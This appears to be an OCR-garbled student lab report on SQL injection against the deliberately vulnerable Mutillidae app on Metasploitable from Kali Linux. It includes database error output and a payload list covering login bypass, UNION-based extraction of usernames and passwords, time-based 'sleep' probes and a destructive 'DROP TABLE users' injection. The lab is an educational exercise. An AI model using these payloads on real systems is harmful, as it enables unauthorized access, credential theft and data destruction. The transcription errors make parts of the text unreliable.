
Assigmeant 6:

```
-(tkbw⊛vbox)-[~]
└$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=0.032 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=0.045 ms
64 bytes from 192.168.1.4: icmp_seq=6 ttl=64 time=0.035 ms
64 bytes from 192.168.1.4: icmp_seq=7 ttl=64 time=0.036 ms
64 bytes from 192.168.1.4: icmp_seq=8 ttl=64 time=0.038 ms
64 bytes from 192.168.1.4: icmp_seq=9 ttl=64 time=0.034 ms
64 bytes from 192.168.1.4: icmp_seq=10 ttl=64 time=0.044 ms
64 bytes from 192.168.1.4: icmp_seq=11 ttl=64 time=0.035 ms
64 bytes from 192.168.1.4: icmp_seq=12 ttl=64 time=0.034 ms
64 bytes from 192.168.1.4: icmp_seq=13 ttl=64 time=0.032 ms
64 bytes from 192.168.1.4: icmp_seq=14 ttl=64 time=0.032 ms
64 bytes from 192.168.1.4: icmp_seq=15 ttl=64 time=0.037 ms
64 bytes from 192.168.1.4: icmp_seq=16 ttl=64 time=0.032 ms
64 bytes from 192.168.1.4: icmp_seq=17 ttl=64 time=0.032 ms
64 bytes from 192.168.1.4: icmp_seq=18 ttl=64 time=0.033 ms
64 bytes from 192.168.1.4: icmp seq=19 ttl=64 time=0.037 ms
```

=> ping in Kali Linux

```
192.168.1.5 ping statistics ---
252 packets transmitted, 252 received, 0% packet loss, time 250999ms
rtt min/aug/max/mdev = 0.013/0.038/0.124/0.024 ms
msfadmin@metasploitable:~$ ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=0.015 ms
64 bytes from 192.168.1.5: icmp_seq=3 ttl=64 time=0.015 ms
64 bytes from 192.168.1.5: icmp_seq=4 ttl=64 time=0.013 ms
64 bytes from 192.168.1.5: icmp_seq=5 ttl=64 time=0.021 ms
64 bytes from 192.168.1.5: icmp_seq=6 ttl=64 time=0.022 ms
64 bytes from 192.168.1.5: icmp_seq=7 ttl=64 time=0.070 ms
64 bytes from 192.168.1.5: icmp_seq=8 ttl=64 time=0.038 ms
64 bytes from 192.168.1.5: icmp_seq=9 ttl=64 time=0.047 ms
64 bytes from 192.168.1.5: icmp_seq=10 ttl=64 time=0.081 ms
64 bytes from 192.168.1.5: icmp_seq=11 ttl=64 time=0.047 ms
```

=> ping in
Metasploitable



About: admin' --

	Error: Fallure is always an option and this situation proves it
Line	::49
Code	an
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "AND password="" at
	line 1
Trace	;#0 /var/www/mutlilidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username=" AND 1=1' AND password="
	Did you setup/reset the DB?

about:
" AND 1=1 ---

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 148

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

	Error: Fallure is always an option and this situation proves it	
Line	49	
Code	0	
File	:/var/www/mutlilidae/process-login-attempt.php	
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ';' AND password='' at line 1	
Trace	#0 /var/www/mutliildae/index.php(96): include() #1 {main}	
Diagnotic Information	SELECT * FROM accounts WHERE username=" OR 1=1 LIMIT 1;' AND password="	
	Did you <u>setup/reset the</u> DB?	

about: " OR 1=1

Irming: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 148

Irming: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Irming: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Irming: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 256

Kali Linux 🤻 Kali Tools 🤦 Kali Docs 💢 Kali Forums 🤻 Kali NetHunter 🐁 Exploit-DB 🐁 Google Hacking DB 🍴 OffSec

	Error: Failure is always an option and this situation proves it
Line	±49
Code	0
File	
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "AND password=" at line 1
Trace	;;#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='admin' UNION SELECT ' AND password="
	DId you setup/reset the DB?

Narning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 148

Narning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Narning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Narning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 256

about: admin'
UNION SELECT
1,2,3—

. Kali Linux Kali Tools 🂆 Kali Docs 💢 Kali Forums 🦰 Kali NetHunter 🐞 Exploit-DB 🐞 Google Hacking DB 🥠 OffSec

	Error: Fallure is always an option and this situation proves it
Line	49
Code	<u></u> 0
File	
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " AND password=" at Ine 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username=" UNION SELECT null,' AND password="
	Did you setup/reset the DB?

about: 'UNION SELECT null, version(), null--

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 256







about: 'OR 1=0#

	Error: Failure is always an option and this situation proves it		
Line	49		
Code	0		
File	[war/www/mutillidae/process-login-attempt.php		
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password="' at line 1		
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}		
Diagnotic Information	SELECT * FROM accounts WHERE username=" OR 1=1 LIMIT 1' AND password="		
Dld you <u>setup/reset the DB</u> ?			

about: OR 1=1 LIMIT 1--

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutililidae/process-login-attempt.php:97) in /var/www/mutililidae/index.php on line 148
Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutililidae/process-login-attempt.php:97) in /var/www/mutililidae/index.php on line 254
Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutililidae/process-login-attempt.php:97) in /var/www/mutililidae/index.php on line 255
Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutililidae/process-login-attempt.php:97) in /var/www/mutililidae/index.php on line 256

	Error: Fallure is always an option and this situation proves it	
Line	49	
Code	0	
File	/var/www/mutilidae/process-login-attempt.php	
Message	Error executing query. You have an error in your SQL syntax: check the manual that corresponds to your MySQL server version for the right syntax to use near '; DROP TABLE u' Al password=" at line 1	
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}	
Diagnotic Information	SELECT * FROM accounts WHERE username='admin'; DROP TABLE u' AND password="	
	Did you setup/reset the DB?	

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 148

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 256

about:

admin'; DROP
TABLE
users;--

(Description of steps in detail):

Step 1: Preparing the environment Network preparation:

Nat Network has been prepared so that the Kali Linux and Metasploitable are connected to one network.

The connection between the two machines was checked using the Ping command from both devices.

From Kali: Ping 192.168.1.4 (IP for Metasploitable).

From Metasploitable: Ping 192.168.1.15 (Kali) IP.

Install the necessary tools:

Ensure that the necessary tools such as Burp Suite or SQLMAP are installed on Kali Linux for use in the vulnerability test.

Step 2: Access to the web application on metasploitable Open the affected app:

The Mutillidae app on Metasploitable was opened using the link: http://192.168.1.4/mutillidae.

The login form is verified in the application.

Discovering gaps:

The fields that may be vulnerable to SQL Injility have been determined on the REGISTER/LOGIN pages.

Step 3: SQL Inject test

Payloads test:

A set of SQL Injility Payloads has been tested on different fields such as username and password.

The Payloads tested:

'Or' 1 '=' 1

Admin'-

Admin '#

'Union SELECT NULL, NULL; --

'And 1 = 1 -

'And 1 = 2 -

'Or sleep (5) -

'Union Select Username, Password from Users; --

This Payloads has been tested on the various fields to see if it will lead to verification or extract data.

(conclusion):

The SQL Inject attack was successfully simulated on the Mutillidae application, and several gaps that were exploited to access user data have been discovered and bypass the login form. After implementing mitigation strategies such as Prepared Statements and checking the inputs, the risk of these gaps has been significantly reduced.

Through this project, it is possible to emphasize the importance of applying good safety practices in all stages of applying application. Security tools and tests should be an essential part of the application life cycle to ensure safety and protect sensitive data from the attackers.

عبدالرحمن حسام / 2305573